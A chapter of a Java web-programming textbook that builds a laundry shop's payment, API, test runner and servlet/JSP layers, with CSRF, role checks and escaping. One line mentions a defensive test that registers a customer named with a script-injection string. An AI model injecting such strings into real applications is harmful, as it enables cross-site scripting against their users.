

Figure 11.3 Recording a payment (UC-09, BR-6): three checks that stop with 404 or 409, then the field rules that stop with 422 and name every wrong field, then one transaction.

With $payment$ the amount charged for a bill and $p_1, \ldots, p_k$ the amounts already paid, the **balance** is never stored; it is always computed:

$$balance = payment - \sum_{i=1}^{k} p_i \tag{11.3}$$

A new amount a is accepted only if it is a whole number of rupiah with $0 < a \leq balance$. For the method `credit` the customer's deposit d must also cover it, and the deposit goes down in the same transaction:

$$a \leq d, \qquad d' = d - a \tag{11.4}$$

The reference is required for QRIS and bank transfers (the QRIS number or the bank and transfer number, so that the owner can match the payment with the bank statement) and forbidden for cash, where there is nothing to match. QRIS matters more every year: according to Bank Indonesia, QRIS processed about 15 billion transactions in the first seven months of 2026, for 67 million users at 45 million merchants [13]. A laundry that accepts it records the reference with every payment.

11.12.2 The code

Listing 11.18 is the use case in the HttpServer track.

Listing 11.18 `BillService.addPayment()`: the bill is read, checked and paid inside one `db.write()`; the change for cash is calculated afterwards and never stored.

```
    public PaymentResult addPayment(Employee user, String billId, String method,
            String amount, String reference, String cashGiven) {
        if (!user.role().isCounterStaff()) {
            throw AppException.forbidden(
                    "Your role (" + user.role().label() + ") cannot take money.");
        }
        long paymentId = db.write(c -> {
            Bill b = requireBill(c, billId);
            requireOutlet(user, b);
            if (b.cancelled()) {
                throw AppException.conflict(
                        b.id + " is cancelled; no payments are possible.");
            }
            if (b.balance() <= 0) {
                throw AppException.conflict(b.id + " is fully paid.");
            }
            Customer cu = customers.find(c, b.customerId);
            Errors e = new Errors();
            PaymentData p = validatePayment(
                    e, method, amount, reference, b.balance(), cu.credit());
            e.throwIfAny();
            return insertPayment(c, b.id, b.customerId, p, clock.nowText());
        });
        Bill after = get(billId);
        Payment saved = after.payments.stream()
                .filter(p -> p.id() == paymentId)
                .findFirst()
                .orElseThrow();
        long change = 0;
        Long given = Input.wholeNumber(cashGiven, 1, 99_999_999);
        if (saved.method().equals("cash") && given != null
                && given > saved.amount()) {
            change = given - saved.amount();
        }
        return new PaymentResult(saved, after, change);
    }
```

Work through a real case from the sample data. Bill B1744 of Umi Utomo (C0040) is an express wash of 4 kg at Rungkut, charged Rp 48.000 and finished on 28 April 2026, still waiting on its rack. Nothing has been paid, so by Equation (11.3) the balance is 48,000. Mrs. Utomo has a deposit of Rp 130.000 and asks to pay from it. The cashier chooses *Deposit* and 48,000. The service finds the bill (not cancelled, balance 48,000 > 0); the method is valid; $0 < 48\,000 \le 48\,000$; by Equation (11.4) $48\,000 \le 130\,000$, and the deposit becomes $130\,000 - 48\,000 = 82\,000$. In one transaction `takeCredit()` runs `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?`, the `Payment` row is inserted with the reference `DEPOSIT`, and both are committed together. If two cashiers tried to spend the same deposit at the same moment, the condition `credit >= ?` would let only one of them through, exactly as the conditional status updates do.

The validation method collects *all* the problems before it answers. A payment of 50,000 by QRIS without a reference on B2938 (balance 40,000) is answered with two messages at once, one under the amount and one under the reference, so the cashier fixes the form in one go. **Figure 11.7** shows that answer in the servlet track.

11.13 The JSON API, from Outside

Both Java tracks implement the API of `docs/api.md`, the same one the Flask track and the static front end of Chapter 8 use. The HttpServer track writes its JSON with a small class of its own, `Json.java`, because the JDK has no JSON library; **Listing 11.19** is the payment endpoint.

Listing 11.19 `ApiBills.pay()`: the endpoint reads the JSON body, calls the same `addPayment()` as the web form, and answers 201 with the payment and the new state of the bill.

```
    public void pay(Req r) {
        Map<String, Object> body = r.jsonBody();
        BillService.PaymentResult res =
                app.bills.addPayment(r.user(), ApiSupport.id(r),
                        Req.text(body, "method"), Req.text(body, "amount"),
                        Req.text(body, "reference"), Req.text(body, "cash_given"));
        Map<String, Object> m = JsonViews.payment(res.payment());
        m.put("bill",
                Json.obj("id", res.bill().id, "payment", res.bill().payment, "paid",
                        res.bill().paid, "balance", res.bill().balance()));
        if (res.change() > 0) {
            m.put("change", res.change());
        }
        r.json(201, m);
    }
```

The web form and the endpoint share every rule, because both call `addPayment()`; they differ only in how they read their input and present their answer. **Listing 11.20** is a short script, `Code_new/Chapter11/api/api_session.sh`, that exercises the API with `curl` and `jq` the way a mobile app or another program would.

Listing 11.20 `api/api_session.sh`: log in as the cashier of Wiyung, read B2938, try to pay without and with the CSRF header, hand the laundry over and look at it as the customer would.

```
#!/usr/bin/env bash
# A short session with the JSON API of any Profitina Laundry track
# (docs/api.md), using curl and jq. Start the server first (see README.md),
# then:  ./api_session.sh [base]
B="${1:-http://127.0.0.1:6113}"
JAR=$(mktemp)
json='Content-Type: application/json'

echo '1) log in as the cashier of Wiyung (O03)'
curl -s -c "$JAR" -H "$json" \
  -d '{"email":"kasir5@profitina-laundry.example","password":"Laundry#2026"}' \
  "$B/api/login" | jq -c '.employee | {id, name, role, outlet_id}'
TOKEN=$(curl -s -b "$JAR" -c "$JAR" "$B/api/me" | jq -r .csrf_token)

echo '2) the bill before payment'
curl -s -b "$JAR" "$B/api/bills/B2938" \
  | jq -c '{id, status, payment, paid, balance}'

echo '3) a payment WITHOUT the X-CSRF-Token header'
code=$(curl -s -b "$JAR" -H "$json" -o "$JAR.body" -w '%{http_code}' \
  -d '{"method":"qris","amount":40000,"reference":"QRIS 512300774412"}' \
  "$B/api/bills/B2938/payments")
echo "HTTP $code, error code $(jq -c .error.code "$JAR.body")"

echo '4) the same payment WITH the token'
curl -s -b "$JAR" -H "$json" -H "X-CSRF-Token: $TOKEN" -w '\n' \
  -d '{"method":"qris","amount":40000,"reference":"QRIS 512300774412"}' \
  "$B/api/bills/B2938/payments" \
  | jq -c '{id, method, amount, paid: .bill.paid, balance: .bill.balance}'

echo '5) hand the laundry over'
curl -s -b "$JAR" -H "$json" -H "X-CSRF-Token: $TOKEN" \
  -d '{"status":"departed"}' "$B/api/bills/B2938/status" \
  | jq -c '{id, status, departed, balance}'

echo '6) what the customer sees on the phone'
curl -s "$B/api/status?bill=B2938&phone=0896-0000-1482" \
  | jq -c '{status_text, departed, balance}'
rm -f "$JAR" "$JAR.body"
```

Here is its real output against the HttpServer track, started on a fresh copy of the database:

```
1) log in as the cashier of Wiyung (O03)
{"id":"E0012","name":"Fitri Handayani","role":"cashier","outlet_id":"O03"}
2) the bill before payment
{"id":"B2938","status":"finished","payment":40000,"paid":0,"balance":40000}
3) a payment WITHOUT the X-CSRF-Token header
HTTP 403, error code "csrf_failed"
4) the same payment WITH the token
{"id":3320,"method":"qris","amount":40000,"paid":40000,"balance":0}
5) hand the laundry over
{"id":"B2938","status":"departed","departed":"2026-09-30 21:00:05","balance":0}
6) what the customer sees on the phone
{"status_text":"Collected","departed":"2026-09-30 21:00:05","balance":0}
```

Every line matches a requirement. Step 1 shows the session belongs to Fitri Handayani, cashier at O03, and the API never returns her password hash (AC-11.5). Step 3 is refused with 403 `csrf_failed` although the cookie is valid, because the header is missing. Step 4 is payment 3320, the next free id, and the balance drops to 0. Step 5 hands the laundry over. Step 6 is what Syaiful Wijaya sees on his phone after typing his bill number and phone number: *Collected*. Notice the time `21:00:05`: the demo clock of this track *runs* from 21:00:00, so five seconds after start it says 21:00:05, while the Flask and ASP.NET tracks keep their demo clock frozen. The documents allow both; a test that compares times across tracks must allow for it.

11.14 The Test Runner

The HttpServer track has no test framework either: `test/laundry/TestRunner.java` is one program of about 2,600 lines that starts the real server on a free port, with a copy of the database and the clock fixed at 21:00:00, and then checks every test-plan case that can be automated through HTTP and JDBC. **Listing 11.21** shows two of its cases.

Listing 11.21 `TestRunner.java`: TC-6.1 and TC-6.2. `resetDb()` copies the sample database again, so each group of cases starts from the same shop.

```
        test("TC-6.1",
                "B2938: cash 40000 -> payment 3320, reference NULL, balance 0",
                () -> {
                    Resp r = as(KASIR5).post("/api/bills/B2938/payments",
                            "{\"method\": \"cash\", \"amount\": 40000}");
                    eq(201, r.status(), "status " + r.body());
                    eq(3320, r.at("id"), "payment id");
                    check(r.at("reference") == null, "reference NULL");
                    eq(0, r.at("bill", "balance"), "balance");
                    eq(1L,
                            num("SELECT COUNT(*) FROM Payment WHERE id = 3320 AND "
                                + "reference IS NULL"),
                            "row");
                });
        resetDb();
        test("TC-6.2", "B2938: 50000 -> 422 'The balance is only Rp 40.000'",
                () -> {
                    Resp r = as(KASIR5).post("/api/bills/B2938/payments",
                            "{\"method\": \"cash\", \"amount\": 50000}");
                    eq(422, r.status(), "status");
                    eq("The balance is only Rp 40.000.",
                            r.at("error", "fields", "pay_amount"), "message");
                    Resp web = as(KASIR5).form("/bills/B2938/payments",
                            Map.of("method", "cash", "amount", "50000"));
                    eq(422, web.status(), "web status");
                    contains(web.body(), "The balance is only Rp 40.000",
                            "web message");
                });
```

`as(KASIR5)` is a small HTTP client that has logged in as the cashier of Wiyung and remembers her cookie and CSRF token. `eq()` and `check()` compare values and record a failure with the name of the case. TC-6.2 checks both doors into the same rule, the API and the web form, and the web door with `novalidate` still in place, which is why the Java track keeps browser validation off: a test must reach the server's rule. The final run for this chapter, on the 84-column copy, printed (first and last lines):

```
Compiling ...
Profitina Laundry - Java track - tests
Server on http://127.0.0.1:45779, database copy
       /tmp/laundry-test15584727804131749783/laundry.db, clock fixed at
       2026-09-30 21:00:00

PASS  UNIT-1  BR-1 price and BR-3 express surcharge
PASS  UNIT-2  BR-14 next id
...
PASS  TC-6.1  B2938: cash 40000 -> payment 3320, reference NULL, balance 0
PASS  TC-6.2  B2938: 50000 -> 422 'The balance is only Rp 40.000'
PASS  TC-6.3  QRIS without reference; cash with reference -> 422
PASS  TC-6.4  C0089 (deposit 109000): S0001 x4 = 32000 paid by credit -> DEPOSIT,
       credit 77000
...
SKIP  TC-NF-12  360 px phone layout  (manual (needs a browser); CSS has the 700
       px breakpoint and stacked tables)
PASS  TC-NF-13  Times are WIB wall-clock text without T or fractions
PASS  TC-DB-1/2  After a day of work through the app: FK check, integrity check,
       32 business-rule checks = 0

RESULT: 107 passed, 0 failed, 4 not automated/skipped  (16.8 s)
```

(Long lines are wrapped here for the page and `...` marks omitted lines; the full output is `runs/java_tests.txt`.) The four cases not run are two manual ones (a phone layout and a clean-machine install), one covered elsewhere and the MySQL run, which the track's `VERIFIED.md` records against MariaDB 10.11. The last case, TC-DB-1/2, is worth a sentence: after a whole day of work through the application, it runs the foreign-key check, SQLite's integrity check and the 32 business-rule queries of `database/tools/integrity_checks.sql` from Chapter 6, and all of them return zero rows.

11.15 The Servlet Track: Jakarta Servlet and JSP

11.15.1 What a servlet container does

The second Java track is written for a **servlet container**, a program that runs web applications written against the Jakarta Servlet specification [14]. Apache Tomcat is the most widely used one. The container owns the network: it accepts connections, parses HTTP, keeps sessions and decides which of your classes answers which URL. Your application is a set of classes that implement the container's interfaces, plus a **deployment descriptor**, `WEB-INF/web.xml`, that tells the container how to connect them. **Figure 11.4** shows the arrangement in the Profitina track.



Figure 11.4 The servlet track inside a container. The container reads `web.xml` once, starts the listener, sends every request through the filter and then to the servlet whose URL pattern matches; servlets forward to JSP pages for HTML.

Compare **Figure 11.4** with **Figure 11.2**. The router of the HttpServer track has become the `<url-pattern>` elements of `web.xml`; `WebServer.handle()` has become a **filter**; the session store has become the container's `HttpSession`; the template engine has become JSP. What has *not* moved into the container is exactly the list from the start of the chapter: login, CSRF, roles, SQL, escaping and every business rule. **Table 11.5** puts the two tracks side by side.

Table 11.5 The same jobs in the two Java tracks. The servlet track hands the first four rows to the container and keeps the rest.

Job	JDK HttpServer track	Servlet track
accept connections, parse HTTP	`HttpServer`, `Req`	the container
URL to code	`Router`, `Routes.java`	`<url-pattern>` in `web.xml`, `Web.parts()`
checks before every request	`WebServer.handle()`	`AppFilter` mapped to `/*`
sessions	`SessionStore` (memory)	`HttpSession` of the container
HTML	`Template` + `templates/*.html`	JSP + EL + JSTL in `WEB-INF/views`
escaping	`{{name}}` escapes by default	`<c:out>` and `fn:escapeXml`; `${...}` does **not** escape
database	`Database.read()` / `write()`	`Db.current()` per request, `tx()`
code style	records and service classes	maps of column name to value, like the Flask track
how it runs	`java -cp "out:lib/*" laundry.App`	a WAR in Tomcat, or MiniContainer here

11.15.2 The deployment descriptor

Listing 11.22 is the beginning of `web.xml`: two settings with their defaults, the listener and the filter.

Listing 11.22 `WEB-INF/web.xml`, the first part: context parameters, the listener that runs once at start, and the filter mapped to `/*`, which runs before every request.

```
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">

  <display-name>Profitina Laundry</display-name>

  <context-param>
    <param-name>laundry.db.url</param-name>
    <param-value></param-value>
  </context-param>
  <context-param>
    <param-name>laundry.now</param-name>
    <param-value>2026-09-30 21:00:00</param-value>
  </context-param>

  <listener>
    <listener-class>laundry.web.AppListener</listener-class>
  </listener>

  <!-- Before EVERY request: login, CSRF, errors (see AppFilter.java). -->
  <filter>
    <filter-name>app</filter-name>
    <filter-class>laundry.web.AppFilter</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>app</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
```

The `version="6.0"` and the `jakarta.ee` namespace tell the container that this is a Servlet 6.0 application, so Tomcat 10.1 and 11 accept it and Tomcat 9 refuses it. A **context parameter** is a setting that the application reads with `getInitParameter()`; here it is only the default, and an environment variable with the name shown in the comment wins, so a server administrator never has to edit a file inside the WAR. Each servlet is declared once and mapped to one or more URL patterns (**Listing 11.23**).

Listing 11.23 `web.xml`: the bills servlet answers every URL under `/bills/`, and the session cookie is named `session`, `HttpOnly` and `SameSite=Lax`.

```
  <servlet>
    <servlet-name>bills</servlet-name>
    <servlet-class>laundry.web.BillsServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>bills</servlet-name>
    <url-pattern>/bills/*</url-pattern>
  </servlet-mapping>
  <!-- S-6: sessions. Cookie "session", HttpOnly, SameSite=Lax (Servlet 6 cookie
       attributes); Tomcat adds Secure by itself when the request came over HTTPS.
       The 8-hour limit after login is checked by AppFilter. -->
  <session-config>
    <session-timeout>480</session-timeout>
    <cookie-config>
      <name>session</name>
      <http-only>true</http-only>
      <attribute>
        <attribute-name>SameSite</attribute-name>
        <attribute-value>Lax</attribute-value>
      </attribute>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>
```

The servlet specification defines four kinds of URL pattern: an exact path such as `/login`; a prefix such as `/bills/*`; an extension such as `*.jsp`; and the empty string, which means exactly the start page `/` [14]. The container picks the most specific match. The `<cookie-config>` with an `<attribute>` for `SameSite` is new in Servlet 6.0; before it, every application had to write the cookie header by hand to get that flag.

11.15.3 The listener and the filter

`AppListener` runs once, when the container starts the application: it reads the settings, and on the very first start copies the sample database that ships inside the WAR (`WEB-INF/data/laundry.db`) to `profitina-laundry/laundry.db` in the home folder of the user who runs Tomcat. An existing file is never overwritten, so a new deployment keeps the shop's data. `AppFilter` runs before every request (**Listing 11.24**).

Listing 11.24 `AppFilter.doFilter()`: the user from the session, the redirect to the login page or 401 for the API, the CSRF check for every change, then `chain.doFilter()`; any exception becomes an answer, and the database connection is always closed.

```
    @Override
    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        HttpServletRequest req = (HttpServletRequest) request;
        HttpServletResponse resp = (HttpServletResponse) response;
        req.setCharacterEncoding("UTF-8");
        String path = Web.pathOf(req);
        boolean api = path.startsWith("/api/") || path.equals("/api");
        try {
            resp.setHeader("X-Content-Type-Options", "nosniff");
            Map<String, Object> user = loadUser(req);
            req.setAttribute("user", user);
            if (user != null || api || path.equals("/login")) {
                // AC-1.7: after logout the browser's Back button must not show
                // protected data.
                resp.setHeader("Cache-Control", "no-store");
            }
            if (!isPublic(req, path) && user == null) {
                if (api) {
                    throw AppError.notLoggedIn("Please log in first.");
                }
                if (isPage(path)) {
                    String query = req.getQueryString();
                    String next = path
                            + (query == null || query.isEmpty() ? "" : "?" + query);
                    Web.redirect(req, resp, "/login?next=" + Web.enc(next));
                    return;
                }
            }
            String method = req.getMethod();
            boolean changesData = method.equals("POST") || method.equals("PUT")
                    || method.equals("PATCH") || method.equals("DELETE");
            if (changesData && (api || isPage(path) || path.equals("/login"))
                    && !path.equals("/api/login")) {
                Web.checkCsrf(req, api);
            }
            chain.doFilter(req, resp);
        } catch (Throwable problem) {
            handle(req, resp, api, unwrap(problem));
        } finally {
            Db.closeCurrent();
        }
    }
```

`chain.doFilter(req, resp)` is the moment the filter lets the request continue to the servlet the container has chosen. Everything before it is a check; everything in the `catch` is the error handling of the whole application, in one place, exactly as in `WebServer.handle()`. The `finally` block closes the database connection of this request, whatever happened. `loadUser()` reads the employee from the database again on every request, so an owner who disables a cashier's login stops her at once, not at the end of her eight-hour session.

11.15.4 A servlet

A servlet is a class that extends `HttpServlet` and overrides `doGet`, `doPost` or both. The bills servlet is mapped to `/bills/*`, so the container gives it every URL under `/bills/` and the method `Web.parts()` splits the rest of the path. **Listing 11.25** is its `doPost`.

Listing 11.25 `BillsServlet.doPost()`: the path `/bills/B2938/finish` becomes `["B2938", "finish"]`; each action first checks the role with `Web.require()`, then calls the logic.

```
    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String[] p = Web.parts(req);
        Map<String, Object> user = Web.user(req);
        if (p.length == 1 && p[0].equals("new")) {
            Web.require(req, "bills_write");
            create(req, resp);
            return;
        }
        if (p.length < 2) {
            throw new AppError(405, "bad_request",
                    "This action is not possible with this kind of request.");
        }
        String id = Rules.normaliseId(p[0]);
        String action = p.length == 2 ? p[1] : p[1] + "/" + p[2];
        switch (action) {
            case "finish":
                Web.require(req, "finish");
                workflow(req, resp, id,
                        () -> Bills.markFinished(user, id), id + " finished.");
                break;
            case "handover":
                Web.require(req, "bills_write");
                boolean paysLater = "1".equals(req.getParameter("allow_unpaid"));
                workflow(req, resp, id,
                        () -> Bills.handOver(user, id, paysLater),
                        id + " handed over.");
                break;
            case "cancel":
                Web.require(req, "cancel");
                workflow(req, resp, id,
                        () -> Bills.cancel(user, id), id + " cancelled.");
                break;
            case "complaint":
                Web.require(req, "cancel");
                workflow(req, resp, id,
                        () -> Bills.complaint(user, id),
                        "Complaint on " + id + " recorded.");
                break;
            case "edit":
                Web.require(req, "bills_write");
                edit(req, resp, id);
                break;
            case "payments/new":
                Web.require(req, "bills_write");
```

Listing 11.25 (Continued) *BillsServlet.doPost(): the path /bills/B2938/finish becomes ["B2938", "finish"]; each action first checks the role with Web.require(), then calls the logic.*

```
                addPayment(req, resp, id);
                break;
            default: throw AppError.notFound("This page or record does not exist.");
        }
    }
```

`Web.require(req, "finish")` is the role check of AC-1.6, repeated on the server for every action even though the page already hides the buttons a washer may not press. It looks up the action in one permission table in `Rules.java`, the Java copy of the table in `docs/api.md`, section 1.2, so the web pages and the API cannot disagree about who may do what.

11.15.5 One connection per request

The servlet track's `Db` class keeps the connection of the current request in a `ThreadLocal`, a variable with a separate value for each thread; because the container handles each request on one thread, that means one connection per request, opened on first use and closed by the filter. It is the Java counterpart of Flask's `g.db`. Its transaction method is **Listing 11.26**.

Listing 11.26 `Db.tx()`: commit if the work finishes, roll back on any exception; a transaction inside a transaction joins the outer one.

```
    /**
     * Runs work as ONE transaction: commit at the end, roll back on ANY error
     * (R-1). A transaction inside a transaction simply joins the outer one.
     */
    public <T> T tx(Supplier<T> work) {
        if (inTransaction) {
            return work.get();
        }
        try {
            // SQLite: BEGIN IMMEDIATE (the write lock is taken now)
            connection.setAutoCommit(false);
        } catch (SQLException e) {
            throw new DbException(e.getMessage(), e);
        }
        inTransaction = true;
        try {
            T result = work.get();
            connection.commit();
            return result;
        } catch (RuntimeException | Error e) {
            rollbackQuietly();
            throw e;
        } catch (SQLException e) {
            rollbackQuietly();
            throw new DbException(e.getMessage(), e);
        } finally {
            inTransaction = false;
            try {
                connection.setAutoCommit(true);
            } catch (SQLException ignored) {
                // the connection is closed at the end of the request anyway
            }
        }
    }
```

A transaction that is already open is simply joined (`inTransaction`), so `Bills.create()` can call a helper that itself uses `tx()` without starting a nested transaction that SQLite does not support. The payment logic (**Listing 11.27**) is a line-by-line translation of the Flask function, with maps of column name to value instead of records.

Listing 11.27 `Bills.addPayment()` in the servlet track: `lock()` takes a row lock on MySQL (`SELECT ... FOR UPDATE`) and does nothing on SQLite, whose transaction already holds the write lock.

```
    /** UC-09: record a payment. Returns the new payment id. */
    public static long addPayment(Map<String, Object> user, Object billId,
            Object method, Object amount, Object reference) {
        Db db = Db.current();
        return db.tx(() -> {
            lock(db, billId);
            Map<String, Object> bill = get(billId);
            checkOutlet(user, bill);
            if (Boolean.TRUE.equals(bill.get("cancelled"))) {
                throw AppError.conflict(bill.get("id")
                        + " is cancelled; no payment can be recorded.");
            }
            if (Db.num(bill, "balance") <= 0) {
                throw AppError.conflict(
                        bill.get("id") + " is already paid in full.");
            }
            Payment p = validatePayment(method, amount, reference,
                    Db.num(bill, "balance"), Db.num(bill, "customer_credit"), "");
            return insertPayment(db, Db.str(bill, "id"), bill.get("customer_id"), p,
                    Clock.nowText());
        });
    }
```

11.15.6 JSP, EL and JSTL

A **JSP page** (Jakarta Server Pages [15]) is an HTML file with three kinds of additions: directives in `<%@ ... %>`, expressions of the Expression Language in `${...}`, and custom tags such as `<c:if>`. The standard tags come from **JSTL**, the Jakarta Standard Tag Library [16]: `c:` for core logic and `fn:` for functions. The servlet puts values into the request (`req.setAttribute("bill", bill)`) and forwards to the page, which reads them by name. **Listing 11.28** is the payment form.

Listing 11.28 `WEB-INF/views/bills/payment.jsp`: the S06 form. `${bill.balance}` reads a value, `<c:if>` decides whether to print `checked`, and every value typed by a person goes through `fn:escapeXml` or `<c:out>`.

```
<%@ page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8" %>
<%@ include file="/WEB-INF/jspf/taglibs.jspf" %>
<%-- S06 Add payment (FR-6, UC-09). "Cash given" only shows the change;
     it is never stored. --%>
<c:set var="pageTitle" value="Add payment ${bill.id}"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<div class="page-head">
  <h1>Add payment - ${bill.id}</h1>
  <p class="muted">Charged ${f:money(bill.payment)} ·
    Balance <strong>${f:money(bill.balance)}</strong></p>
</div>
<form method="post" class="form card" id="payment-form"
      data-balance="${bill.balance}">
  <input type="hidden" name="csrf_token" value="${csrf}">
  <fieldset>
    <legend>Method</legend>
    <label class="choice"><input type="radio" name="method" value="cash"
      <c:if test="${chosenMethod == 'cash'}">checked</c:if>> Cash</label>
    <label class="choice"><input type="radio" name="method" value="qris"
      <c:if test="${chosenMethod == 'qris'}">checked</c:if>> QRIS</label>
    <label class="choice"><input type="radio" name="method" value="transfer"
      <c:if test="${chosenMethod == 'transfer'}">checked</c:if>
      > Bank transfer</label>
    <label class="choice ${deposit == 0 ? 'disabled' : ''}"><input type="radio"
      name="method" value="credit"
      <c:if test="${chosenMethod == 'credit'}">checked</c:if>
      <c:if test="${deposit == 0}">disabled</c:if>>
      Deposit (${f:money(deposit)} available)</label>
    <c:if test="${not empty errors.method}"><span class="field-error"><c:out
      value="${errors.method}"/></span></c:if>
  </fieldset>
  <label>Amount
    <input type="number" name="amount" id="amount" min="1" max="${bill.balance}"
      step="1" value="${fn:escapeXml(values.amount)}" required>
    <small class="hint">At most ${f:money(bill.balance)}.</small>
    <c:if test="${not empty errors.amount}"><span class="field-error"><c:out
      value="${errors.amount}"/></span></c:if>
  </label>
  <label>Cash given
    <input type="number" id="cash-given" min="0" step="1" autocomplete="off">
    <small class="hint">Cash only; not stored. <span
      id="change-line"></span></small>
  </label>
  <label>Reference
    <input type="text" name="reference" maxlength="50"
      value="${fn:escapeXml(values.reference)}">
```

Listing 11.28 (Continued) *WEB-INF/views/bills/payment.jsp: the S06 form. ${bill.balance} reads a value, <c:if> decides whether to print checked, and every value typed by a person goes through fn:escapeXml or <c:out>.*

```
    <small class="hint">Required for QRIS / transfer
      (e.g. "QRIS 512300774412", "BCA 102637").</small>
    <c:if test="${not empty errors.reference}"><span class="field-error"><c:out
      value="${errors.reference}"/></span></c:if>
  </label>
  <p class="actions">
    <a class="button" href="${ctx}/bills/${bill.id}">Cancel</a>
    <button type="submit" class="button primary">Save payment</button>
  </p>
</form>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Pages live under `WEB-INF/views` for a reason: the container never serves anything under `WEB-INF` directly, so a page can only be reached through its servlet, which has checked the login and the role first.

> **`${...}` in a JSP page is not escaped.** Unlike Jinja2, Razor or the `{{...}}` of the HttpServer track, plain EL in template text writes the value exactly as it is. `${bill.id}` is safe because the id is always `B` and four digits, and `${f:money(...)}` produces digits and dots; but a customer's name or a typed reference must be written with `<c:out value="${...}"/>` or `${fn:escapeXml(...)}`. The header of every page repeats this rule in a comment, and test TC-NF-03 registers a customer called `<script>alert(1)</script>` to prove it is followed.

The money and date formats are **EL functions** declared in a tag library descriptor, `WEB-INF/laundry.tld` (**Listing 11.29**), which maps the name `f:money` to the static Java method `laundry.logic.Fmt.money`.

Listing 11.29 `WEB-INF/laundry.tld`, the first function: `${f:money(bill.payment)}` calls `Fmt.money(Object)`, which writes 40000 as `Rp 40.000`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- EL functions of Profitina Laundry: how money, dates and quantities are shown.
     Use in a JSP:  <%@ taglib prefix="f" uri="/WEB-INF/laundry.tld" %>
                    ${f:money(bill.payment)}
     The Java code is laundry.logic.Fmt. -->
<taglib xmlns="https://jakarta.ee/xml/ns/jakartaee"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
            https://jakarta.ee/xml/ns/jakartaee/web-jsptaglibrary_3_0.xsd"
        version="3.0">
  <tlib-version>1.0</tlib-version>
  <short-name>f</short-name>
  <uri>/WEB-INF/laundry.tld</uri>
  <function>
    <name>money</name>
    <function-class>laundry.logic.Fmt</function-class>
    <function-signature>
      java.lang.String money(java.lang.Object)
    </function-signature>
  </function>
```

The menu in the page header shows how the same page adapts to a role (**Listing 11.30**).

